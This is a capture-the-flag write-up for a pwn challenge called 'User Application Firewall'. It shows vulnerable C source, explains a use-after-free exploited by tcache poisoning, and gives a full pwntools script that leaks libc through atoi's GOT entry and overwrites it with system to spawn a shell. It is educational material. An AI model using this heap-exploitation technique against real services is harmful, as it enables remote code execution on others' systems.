

PWN

User Application Firewall

Our penetration testing team is just one server away from getting access to all of C3's networks! This one's proving to be very tough, as the only thing that's running is their User Application Firewall. The company claims this service is hardened against any buffer overflow and other stack-based vulnerabilities. They even give you the compiled binary, their source code and libc that they used to run this service! Can you break in?

Connect to host1.metaproblems.com 5600 to see if you can gain access to the system! This service is running on Ubuntu 18.04.

NOTE: This flag's format is MetaCTF{}

We are given this source code for the challenge:

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char * rules[32];
int freed[32];

int created = 0;

void handler() {
    puts("Your session has expired.");
    exit(-1);
}

void menu() {
    puts("---Choose your option:---");
    puts("1. Create a firewall rule");
    puts("2. View a firewall rule");
    puts("3. Edit a firewall rule");
    puts("4. Delete a firewall rule");
    puts("5. Exit");
}

void create() {
    if(created >= 32) {
        puts("You have reached the max number of firewall rules.");
        return;
    }
    int index;
```

```
    for(index = 0; index < 32; index++) {
        if(rules[index] == 0 || freed[index] != 0) {
            break;
        }
    }
    rules[index] = malloc(255);
    puts("Firewall rule set. Enter your firewall rule here:");
    read(0, rules[index], 255);
    printf("Your firewall rule ID is: %d\n", index);
    freed[index] = 0;
    created++;
}

void view() {
    char val[8] = {0};
    int index;
    int choice = -1;
    for(index = 0; index < 32; index++) {
        if(rules[index] == 0) {
            break;
        }
    }
    while(choice < 0 || choice >= index) {
        puts("Enter the firewall ID which you want to view:");
        fgets(val, 8, stdin);
        choice = atoi(val);
        if(choice < 0 || choice >= index) {
            puts("Unknown firewall rule ID.");
            return;
        }
    }
    printf("Your rule: %s\n", rules[choice]);
}

void edit() {
    char val[8] = {0};
    int index;
    int choice = -1;
    for(index = 0; index < 32; index++) {
        if(rules[index] == 0) {
            break;
        }
    }
    while(choice < 0 || choice >= index) {
        puts("Enter the firewall ID which you want to edit:");
        fgets(val, 8, stdin);
        choice = atoi(val);
        if(choice < 0 || choice >= index) {
            puts("Unknown firewall rule ID.");
            return;
        }
    }
    puts("Edit your new firewall rule here:");
    read(0, rules[choice], 255);
}
```

```
        puts("Your firewall rule has been updated");
    }

void del() {
    char val[8] = {0};
    int index;
    int choice = -1;
    for(index = 0; index < 32; index++) {
        if(rules[index] == 0 || freed[index] != 0) {
            break;
        }
    }
    while(choice < 0 || choice >= index || freed[choice] != 0) {
        puts("Enter the firewall ID which you want to delete:");
        fgets(val, 8, stdin);
        choice = atoi(val);
        if(choice < 0 || choice >= index || freed[choice] != 0) {
            puts("Unknown firewall rule ID.");
        }
        return;
    }
    free(rules[choice]);
    freed[choice] = 1;
    puts("Rule deleted");
    created--;
}

void bye() {
    puts("Thanks for using the User Application Firewall!");
    exit(0);
}

int main() {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
    signal(SIGALRM, handler);
    alarm(60);
    puts("Welcome to our User Application Firewall (UAF)!");
    unsigned int option;
    char val[8] = { 0 };
    while (1) {
        menu();
        printf("> ");
        fgets(val, 8, stdin);
        option = atoi(val);
        switch(option) {
            case 1:
                create();
                break;
            case 2:
                view();
                break;
            case 3:
```


```
        edit();
        break;
    case 4:
        del();
        break;
    case 5:
        bye();
        break;
    default:
        puts("Invalid option!");
        break;
    }
}
```

The structure of the challenge and the name (UAF) suggest that the vulnerability to exploit is a Use After Free, so we will need to attack the heap. \ We can check for the presence of a UAF by creating and then deleting a rule. After deletion the rule will still be viewable and editable. Why is this possible? Let's look at the check done by the functions:

```
if(rules[index] == 0)
```


At first glance it can appear to be ok, but if we think about the type of `rules` we realize that there is a problem. `rules` is an array of char pointers so once we allocate the first rule, `rules[0]` will be always equal to a pointer (and not 0). This happens because the memory is not handled correctly, and pointers are simply freed without being overwritten. \

Now we have a pointer to freed memory so we can perform a tcache poisoning attack. Firstly a **brief** explanation about how the heap works. When we free a chunk of memory it will be put in a linked list called *"bin"*. There are different types of bins but we will consider only the one used in this challenge, i.e. the tcache. When new memory needs to be allocated the heap check if there are some chunks of the right dimension in the tcache and use them. Every chunk of the same size which is freed and end up in a bin, and it's overwritten with some metadata:



For the attack we are interested in particular to the FD pointer which is the pointer to the next freed chunk in the bin. If there is only one chunk in the tcache the FD is be equal to 0. Otherwise it points to the next freed chunk, so when there is an allocation the heap knows what's the next chunk in the bin (linked list). The FD is put exactly in the position of the chunk where we write the firewall rules, therefore we can overwrite it using the `edit()` function. This is how tcache poisoning attack works. If we modify the FD pointer to a memory location `x` this will happen:

- When we allocate a new chunk the heap will take the previously freed one from the tcache.
- During this allocation the FD pointer is used to set the next chunk available in the tcache, that is our chosen location `x`
- When we allocate again the heap will return a pointer to `x`, so we will have read/write access to a chosen location in the memory.



Returning to the challenge we can perform a tcache poisoning attack. We edit the freed rule to overwrite the FD pointer with the address of the rules array. In this way after two allocations we will have the possibility to control the `rules` array of pointers. Then we allocate two rules with `create`. In the second `create` the malloc returns the address of the rules array so the rules that we write will be put in the `rules[0]`. In order to leak a libc address we write the address of the function `atoi` (from the got table) in the rule. Now we can leak the `atoi` by just reading with the view function. After that we want to spawn a

shell so we overwrite the atoi function with the `system`. Maybe you were wondering why we chose `atoi` among all the possibilities. That's because in the code is executed `atoi(val)` where `val` is controlled by us. So after overwriting it with the `system`, we simply need to send in input `"/bin/sh"` to spawn the shell.

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("./uaf_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-2.27.so")

context.binary = exe
context.terminal = ['terminator', '-x']

def conn():
    if args.LOCAL:
        r = process([exe.path])
    elif args.GDB:
        r = gdb.debug([exe.path], gdbscript='''b edit''') # b *main+135
    else:
        r = remote("host1.metaproblems.com", 5600)

    return r

def create(r, rule):
    r.sendlineafter(b'> ', b'1')
    r.sendlineafter(b':\n', rule)

def delete(r, id):
    r.sendlineafter(b'> ', b'4')
    r.sendlineafter(b':\n', id)

def view(r, id):
    r.sendlineafter(b'> ', b'2')
    r.sendlineafter(b':\n', id)

def edit(r, id, new_rule):
    r.sendlineafter(b'> ', b'3')
    r.sendlineafter(b':\n', id)
    r.sendlineafter(b':\n', new_rule)

def main():
    r = conn()

    # Create rule
```

```
create(r, b'a')
# Delete rule
delete(r, b'0')
# Exploit UAF to write in the FD ptr of the freed chunk
# the address of the rules array
edit(r, b'0', p64(exe.sym.rules))

# Create a new rule, will use the freed chunk with the corrupted FD
pointer
# Therefore the next chunk allocated will be @ rules address
create(r, b'a')
# Malloc will take the rules[] address to allocate the new rule. This
address points
# to the beginning of the rules array, so to the first rule. We put in
this the address
# of puts@got to leak libc
create(r, p64(exe.got.atoi))
# Leak of libc
view(r, b'0')
r.recvuntil(b': ')
leak = u64(r.recv(6).ljust(8, b"\x00"))
print(hex(leak))
libc.address = leak-libc.sym.atoi

# Overwrite atoi with system
edit(r, b'0', p64(libc.sym.system))
# Source use atoi(our_input) so we provide /bin/sh because we
overwrote atoi in the got
# with system
r.sendlineafter(b'> ', b'/bin/sh')

r.interactive()

if __name__ == "__main__":
    main()
```

🚩 Flag{not_all_vulnerabilities_happen_on_the_stack}_{: .spoiler}